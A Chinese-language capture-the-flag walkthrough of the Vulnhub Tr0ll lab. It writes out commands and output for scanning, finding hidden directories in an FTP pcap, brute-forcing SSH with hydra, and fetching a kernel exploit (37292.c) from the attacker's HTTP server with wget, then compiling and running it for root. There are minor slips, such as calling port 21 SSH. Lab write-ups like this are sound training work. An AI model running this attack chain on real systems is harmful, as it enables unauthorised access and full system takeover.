

Vulnhub-Tr0ll

攻击机：172.20.10.3

一、靶机IP扫描

```
1 | arp-scan -l
```

```
└─$ sudo arp-scan -l
[sudo] zjh 的密码：
Interface: eth0, type: EN10MB, MAC: 00:0c:29:e0:4e:6f, IPv4: 172.20.10.3
Starting arp-scan 1.9.7 with 16 hosts (https://github.com/royhills/arp-scan)
172.20.10.1    fe:66:cf:14:7f:64    (Unknown: locally administered)
172.20.10.2    00:0c:29:ee:64:0d    VMware, Inc.
172.20.10.12   b2:a2:34:ab:0c:96    (Unknown: locally administered)

3 packets received by filter, 0 packets dropped by kernel
```

确定靶机IP为172.20.10.2。

二、端口扫描

```
1 | nmap -T4 -sV -p- -A 172.20.10.2
```

```
21/tcp open  ftp        vsftpd 3.0.2
  ftp-anon: Anonymous FTP login allowed (FTP code 230)
  _-rw-rw-rw-   1 1000    0           8068 Aug 10  2014 lol.pcap [NSE: writeable]
  ftp-syst:
    STAT:
  FTP server status:
    Connected to 172.20.10.3
    Logged in as ftp
    TYPE: ASCII
    No session bandwidth limit
    Session timeout in seconds is 600
    Control connection is plain text
    Data connections will be plain text
    At session startup, client count was 4
    vsFTPD 3.0.2 - secure, fast, stable
  _End of status
22/tcp open  ssh        OpenSSH 6.6.1p1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
  ssh-hostkey:
    1024 d6:18:d9:ef:75:d3:1c:29:be:14:b5:2b:18:54:a9:c0 (DSA)
    2048 ee:8c:64:87:44:39:53:8c:24:fe:9d:39:a9:ad:ea:db (RSA)
    256  0e:66:e6:50:cf:56:3b:9c:67:8b:5f:56:ca:ae:6b:f4 (ECDSA)
    256 b2:8b:e2:46:5c:ef:fd:dc:72:f7:10:7e:04:5f:25:85 (ED25519)
80/tcp open  http       Apache httpd 2.4.7 ((Ubuntu))
  http-robots.txt: 1 disallowed entry
  _/secret
  _http-server-header: Apache/2.4.7 (Ubuntu)
  _http-title: Site doesn't have a title (text/html).
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

得到 21、22、80 三个端口，21 是 ftp 端口，22 是 ssh 端口，80 是 web 服务端口。

访问80端口




一张图片，没什么。

dirb扫一下后台


```
1 | dirb http:172.20.10.2
```

```
GENERATED WORDS: 4612
--- Scanning URL: http://172.20.10.2/文件夹
+ http://172.20.10.2/index.html (CODE:200|SIZE:36)
+ http://172.20.10.2/robots.txt (CODE:200|SIZE:31)
=> DIRECTORY: http://172.20.10.2/secret/
+ http://172.20.10.2/server-status (CODE:403|SIZE:291)
```

发现了robots协议和一个secret的文件夹。server-status是403.



robots.txt提示的也是/secret这个路径。




还是这个图

访问21端口

因为是ftp服务，所以要通过ftp协议访问而不是http。

```
1 | ftp://172.20.10.2:21
```



发现一个流量包，下载下来，用wireshark打开。

TCP	66	52449	→	21	[ACK] Seq=17 Ack=21 Win=28960 Len=0 TSval=38189
FTP	82	Request: USER anonymous			
TCP	66	21	→	52449	[ACK] Seq=21 Ack=17 Win=28960 Len=0 TSval=17507
FTP	100	Response: 331 Please specify the password.			
TCP	66	52449	→	21	[ACK] Seq=17 Ack=55 Win=29696 Len=0 TSval=38189
FTP	81	Request: PASS password			

首先发现了两个FTP包，得到了FTP服务的用户名密码。

anonymous/password

挨个往下翻着看，可以看到SYST命令和LIST命令。

再往下看到了一个文件访问的流量包

```
12      FTP      105 Response: 150 here comes the directory listing.
12      FTP-DA... 140 FTP Data: 74 bytes (PORT) (LIST)
6       TCP      66 44106 → 20 [ACK] Seq=1 Ack=75 Win=29696 Len=0 TSv
12      TCP      66 20 → 44106 [FIN, ACK] Seq=75 Ack=1 Win=29216 Len=
6       TCP      66 44106 → 20 [FIN, ACK] Seq=1 Ack=76 Win=29696 Len=
12      TCP      66 20 → 44106 [ACK] Seq=76 Ack=2 Win=29216 Len=0 TSv
12      FTP      90 Response: 226 Directory send OK.

FTP Data (74 bytes data)
[Setup frame: 49]
[Setup method: PORT]
[Command: LIST]
Command frame: 51
[Current working directory: ]
Line-based text data (1 lines)
-rw-r--r--  1 0      0      147 Aug 10 00:38 secret_stuff.txt\r\n
```

一个叫secret_stuff.txt的文件，应该是提示。

直接在过滤器里面搜FTP-DATA的流量包

ftp-data


No.	Time	Source	Destination	Proto
24	9.816122	10.0.0.6	10.0.0.12	FTP-
40	17.799796	10.0.0.6	10.0.0.12	FTP-
56	19.815852	10.0.0.6	10.0.0.12	FTP-

a clever little devil, you almost found the sup3rs3cr3tdirlol :-P\n

TRY HARDER!\n

0040 e1 57 57 65 6c 6c 2c 20 77 65 6c 6c 2c 20 77 65 Well, we
0050 6c 6c 2c 20 61 72 65 6e 27 74 20 79 6f 75 20 6a ll, aren 't
0060 75 73 74 20 61 20 63 6c 65 76 65 72 20 6c 69 74 ust a cl ev

在一个里面看到了sup3rs3cr3tdirlol这个文件，不知道是21端口还是80端口，都试一下，发现在80端口下。



下载下来。

三、文件分析

```
1 | file roflmao
```

查看文件类型

```
$ file roflmao
roflmao: ELF 32-bit LSB executable, Intel 80386, version
508490483d959f3d2cf4f, not stripped
```


是可执行文件，给文件赋权执行。

```
1 | chmod +x roflmao
2 | ./roflmao
```

```
(zjh@kali)-[~/桌面]
$ chmod +x roflmao


(zjh@kali)-[~/桌面]
$ sudo ./roflmao
Find address 0x0856BF to proceed
```

得到了一个0x0856BF，看起来很像进程地址，但是我们还没有getshell，所以应该不是。可能依然是一个文件夹，80端口再试一下。




发现两个文件夹。

good_luck里面有一个文件：which_one_lol.txt，内容如下。



this_folder_contains_the_password有一个Pass.txt文件。



这两个文件应该就是账号密码了，文件名已经有很明显的提示了，good luck就是让你猜的，第二个也是说包含了密码。

四、端口爆破

现在21端口和80端口都利用过了，只有21端口的ssh没有用过，所以应该是爆破ssh的。通过hydra爆破ssh端口


```
1 | hydra -L which_one_lol.txt -p Pass.txt 172.20.10.2 ssh
```

```
# hydra -L /which_one_lol.txt -p Pass.txt 172.20.10.2 ssh
Hydra v9.1 (c) 2020 by van Hauser/THC & David Maciejak - Please do not use in
military or secret service organizations, or for illegal purposes (this is n
on-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2022-09-10 15:
39:30
[WARNING] Many SSH configurations limit the number of parallel tasks, it is r
ecommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1)
, ~1 try per task
[DATA] attacking ssh://172.20.10.2:22/
[22][ssh] host: 172.20.10.2 login: overflow password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-09-10 15:
39:33
```

得到用户名/密码为: overflow/Pass.txt

五、提权

通过ssh连接

```
1 | ssh overflow@172.20.10.2
```

然后输入密码。

连接成功后查看内核版本。

```
1 | uname -a
```

```
Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$ uname -a
Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i68
6 i686 i686 GNU/Linux
```

版本是Linux 3.13.0

去payload库查找对应版本的提权payload

```
1 | cd /usr/.../exploitdb/exploits/linux/local
2 | searchsploit Linux 3.13.0
```

```
Linux < 4.20.14 - Virtual Address 0 is Mappable via Privileged
Linux Kernel (Solaris 10 / < 5.10 138888-01) - Local Privilege
Linux Kernel 3.11 < 4.8 0 - 'SO_SNDBUFFORCE' / 'SO_RCVBUFFORCE
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) -
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) -
Linux Kernel 3.14-rc1 < 3.15-rc4 (x64) - Raw Mode PTY Echo Rac
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.04/13.10 x64) - 'CONFIG_X
Linux Kernel 3.4 < 3.13.2 (Ubuntu 13.10) - 'CONFIG_X86_X32' Ar
Linux/dos/46502.txt
solaris/local/15962.c
linux/local/41995.c
linux/local/37292.c
linux/local/37293.txt
linux_x86-64/local/33516.c
linux_x86-64/local/31347.c
linux/local/31346.c
```

选择标红的这个。复制根目录。

```
1 | cp /usr/share/exploitdb/exploits/linux/local/37292.c /
```

在根目录启动http服务

```
1 | python3 -m SimpleHTTPServer 1234
```

```
(zjh@kali)-[/]  
$ python -m SimpleHTTPServer 1234  
Serving HTTP on 0.0.0.0 port 1234 ...  
█
```

靶机切换到tmp，下载对应文件

```
1 | wget http://172.20.10.3:1234/37292.c
```

```
connecting to 172.20.10.3:1234... failed: connection refused  
$ cd /tmp  
$ pwd  
/tmp  
$ wget http://172.20.10.2:1234/37292.c  
--2022-09-10 01:16:24-- http://172.20.10.2:1234/37292.c  
Connecting to 172.20.10.2:1234 ... failed: Connection refused.  
$ wget http://172.20.10.3:1234/37292.c  
--2022-09-10 01:16:55-- http://172.20.10.3:1234/37292.c  
Connecting to 172.20.10.3:1234 ... connected.  
HTTP request sent, awaiting response ... 200 OK  
Length: 5119 (5.0K) [text/plain]  
Saving to: '37292.c'  
  
100%[=====>] 5,119 --K/s in 0s  
2022-09-10 01:16:55 (872 MB/s) - '37292.c' saved [5119/5119]
```

gcc编译

```
1 | gcc 37292.c -o 37292
```

```
$ gcc 37292.c -o 37292  
$ ls  
37292 37292.c
```

运行

```
$ ./37292  
spawning threads  
mount #1  
mount #2  
child threads done  
/etc/ld.so.preload created  
creating shared library  
# whoami  
root
```

提权成功